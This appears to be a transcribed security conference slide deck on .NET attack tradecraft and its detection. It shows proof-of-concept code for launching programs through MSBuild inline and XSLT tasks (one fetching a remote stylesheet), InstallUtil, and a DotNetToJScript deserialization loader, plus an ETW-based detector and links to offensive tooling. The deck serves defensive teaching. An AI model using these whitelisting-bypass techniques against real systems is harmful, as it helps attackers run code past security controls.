See Sharper

ZTown Brown
Joe “Underground” Moles

RIP subTee

Goodnight, sweet prince.

Just kidding. Seriously.

Introductions

Zac Brown, Principal Everything Engineer
Red Canary
@zacbrown on the twitters

Joe Moles, VP of Customer SecOps
Red Canary
@FlyingMonkey127 on the twitters

Let’s get right to it...

.NET tradecraft is…

not new though it may be new to you

attractive because there is limited insight/telemetry (unlike PowerShell)

interesting because there are a number of novel ways to launch .NET apps

Root of All Evil

`Assembly.Load(byte[])`

- Loads a .NET assembly from memory, instead of disk
- Resulting loaded assembly is executable like any other code
- A powerful primitive and execution technique
- Sanctioned by .NET Runtime, used by legitimate applications and libraries

Root of All Evil

Why is `Assembly.Load(byte[])` a thing?

Reflection

- plugin models
- consuming dynamically emitted code

Performance

- dynamically reloading assemblies without locking the file on disk
- avoiding usage of AppDomains which have performance issues

Don’t forget P/Invoke and COM Interop

P/Invoke (Platform Invoke)

Call Win32 functions in your favorite DLLs from .NET code with minimal fuss.

COM Interop

Same idea as P/Invoke but allows you to to create and call COM objects.

Why do these technologies matter?

Most .NET malware out there uses of `Assembly.Load` and P/Invoke or COM.

What Is Going On

Tales from the field...

- MSBuild
- InstallUtil
- DotNetToJScript

MSBuild

History

Inline tasks

perform atomic build tasks as part of complex builds (e.g. token replace)

introduced in .NET 4 and included in every .NET install

XSLT transformation

perform XML transformation using XSLT

Bypasses, just about every security product on the market...

MSBuild XSLT Task Example

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
    <Target Name="Example">
        <ItemGroup>
            <XmlFiles Include="https://gist.githubusercontent.com/caseysmithrc/<TRUNCATED>/customers.xml" />
        </ItemGroup>
        <PropertyGroup>
            <XslFile>https://gist.githubusercontent.com/caseysmithrc/<TRUNCATED>/script.xsl</XslFile>
        </PropertyGroup>
        <XslTransformation
            OutputPaths="output.%(XmlFiles.FileName).html"
            XmlInputPaths="%(XmlFiles.Identity)"
            XslInputPath="$(XslFile)" />
    </Target>
</Project>
```


MSBuild XSLT Task Example

```
1   <?xml version='1.0'?>
2   <xsl:stylesheet version="1.0"
3       xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4       xmlns:msxsl="urn:schemas-microsoft-com:xslt"
5       xmlns:user="http://mycompany.com/mynamespace">
6
7       <msxsl:script language="JScript" implements-prefix="user">
8           function xml(nodelist) {
9               var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
10              return nodelist.nextNode().xml;
11          }
12      </msxsl:script>
13      <xsl:template match="/">
14          <xsl:value-of select="user:xml(.)"/>
15      </xsl:template>
16  </xsl:stylesheet>
```

MSBuild Inline Task Example

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Diagnostics;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;

        public class ClassExample : Task, ITask
        {
            public ClassExample()
            {
                Process.Start("calc.exe");
            }
        }
      ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```



InstallUtil

History

- Enables programmatic install/uninstall functions for .NET server resources
- Available since at least .NET 1.1 and included in every .NET install
- Found by Casey Smith and later expanded on by James Forshaw

Bypasses everything…

Accepts command line parameters

PowerShell cmdlets →

Passing arguments to a Windows service installer class using in installutil

FEBRUARY 18, 2016 LEAVE A COMMENT


Passing parameters to an implementation of the Installer class of a Windows Service executable when installed by the installutil command line tool is pretty easy.

Simply add each parameter and value to the command line, like:

installutil.exe /param1=val1 /param2=val2 serviceexecutable.exe

Note: The parameter arguments needs to be **in front** of the executable. Otherwise the values will not be passed to the Installer class context.

The installer class implementation can access the arguments conveniently by the context.parameters collection.



```
Public Function GetContextParameter(key As String) As String
    Try

        If Me.Context.Parameters.ContainsKey(key) Then

            Return Me.Context.Parameters(key).ToString()

        End If

    Catch ex As Exception
        Return String.Empty
    End Try

    Return String.Empty
End Function
```

InstallUtil Example

```
1   [System.ComponentModel.RunInstaller(true)]
2   public class Sample : System.Configuration.Install.Installer
3   {
4       //The Methods can be Uninstall/Install.  Install is transactional, and really unnecessary.
5       public override void Uninstall(System.Collections.IDictionary savedState)
6       {
7           Process.Start("calc.exe);
8       }
9   }
10
```


wat

DotNetToJScript

Serialize a .NET Assembly and execute inside ANYTHING that can execute:

JScript - cscript, wscript, mshta.exe, wmic.exe (embed JScript in XSL), etc

VBScript - cscript, wscript, etc

VBA - Office Macros… wat

Scriptlets - regsvr32.exe, scriptlet moniker (COM)

Others...

DotNetToJScript Example

DotNetToJScript Example (payload)


```
public class TestClass
{
    public TestClass()
    {
        System.Diagnostics.Process.Start("notepad.exe");
    }
}
```

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj ="... <TRUNCATED BASE64 BLOCK> ...";
var entry_class = 'TestClass';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}
```



Yeah, but is this ***really*** being used?

MSbuild - PlugX Malware

https://researchcenter.paloaltonetworks.com/2017/06/unit42-paranoid-plugx/

Blog Home > Unit 42 > Paranoid PlugX

Paranoid PlugX

By Tom Lancaster and Esmid Idrizovic
June 27, 2017 at 5:00 AM
Category: Unit 42 Tags: Application Whitelisting Bypass, PlugX, threat intelligence

12,967 4

The PlugX malware has a long and extensive history of being used in intrusions as part of targeted attacks. PlugX is still popular today and its longevity is remarkable. The malware itself is well documented, with multiple excellent papers covering most aspects of its functionality. Some of the best write-ups on the malware are cited below:

InstallUtil in the Wild


https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/

RESEARCH

Using legitimate tools to hide malicious code

By Anatoly Kazantsev on November 8, 2017. 10:00 am

The authors of malware use various techniques to circumvent defensive mechanisms and conceal harmful activity. One of them is the practice of hiding malicious code in the context of a trusted process. Typically, malware that uses concealment techniques injects its code into a system process, e.g. explorer.exe. But some samples employ other interesting methods. We're going to discuss one such type of malware.



So… wat do?

Uninstall .NET?

Switch to Linux/Mac?

Pack up and go home?

Let’s talk about our options.

What can we detect?

Consider...

Fusion Logging - “Assembly Bind Log Viewer”

ETW Logging - .NET CLR Traces

`ClrGuard` - Endgame (Joe Desimone, et al)

Blocks and captures the Assembly

Uses AppInit DLLs to inject a DLL that monitors each process

This is proof of concept and may be difficult to truly operationalize.

ETW Example

```
static void Main(string[] args)
{
    var trace = new UserTrace();
    var processProvider = new Provider("Microsoft-Windows-Kernel-Process");
    processProvider.All = 0x40; // Enable the WINEVENT_KEYWORD_IMAGE flag.
    var filter = new EventFilter(
        Filter.EventIdIs(5)
        .And(UnicodeString.IEndsWith("ImageName", "mscoree.dll")));

    filter.OnEvent += (record) =>
    {
        var dllName = record.GetUnicodeString("ImageName", "<UNKNOWN>");
        var pid = record.GetUInt32("ProcessID", 0);
        var processName = string.Empty;

        try { processName = System.Diagnostics.Process.GetProcessById((int)pid).ProcessName; }
        catch (Exception) { }
        Console.WriteLine($"{processName} (PID: {pid}) loaded .NET runtime ({dllName})");
    };

    processProvider.AddFilter(filter);
    trace.Enable(processProvider);

    Console.CancelKeyPress += (sender, eventArg) =>...

    trace.Start();
}
```


Administrator: DevConsole - .\EtwDotNetLoadMonitor.exe

```
C:\dev\oss\EtwDotNetLoadMonitor>.\EtwDotNetLoadMonitor.exe
InjectExample (PID: 7724) loaded .NET runtime (\Windows\System32\mscoree.dll)
```

Administrator: DevConsole - .\InjectExample.exe

```
C:\dev>cd oss\EtwDotNetLoadMonitor

C:\dev\oss\EtwDotNetLoadMonitor>.\InjectExample.exe
```



What else can we do?

1. Developing resilient detection capabilities revolves around identify malicious behaviours.
    - Detection along the kill chain.
    - MITRE ATT&CK

2. Understanding what's normal in your environment is crucial. You can be sure the attackers are studying it.
    - Why are finance personnel suddenly furiously running msbuild?

3. "App Whitelisting is your friend." - Casey Smith (@subTee), probably
    - Why does anyone but engineering need MSBuild or InstallUtil?

4. ~~Macs~~ Chromebooks don't get malware right? Right?

Questions?

Resources

MSBuild Examples

XSLT Exec - http://tiny.cc/XSLTExec

Mimikatz In MSBuild - http://tiny.cc/MSBuildMimikatz

ETW .NET Load Monitor Example

ETW .NET Load Monitor - https://github.com/zacbrown/EtwDotNetLoadMonitor

C# Exploit Frameworks & Tooling

SharpSploit Framework - https://cobbr.io/SharpSploit.html

GhostPack (harmj0y) - https://www.harmj0y.net/blog/redteaming/ghostpack/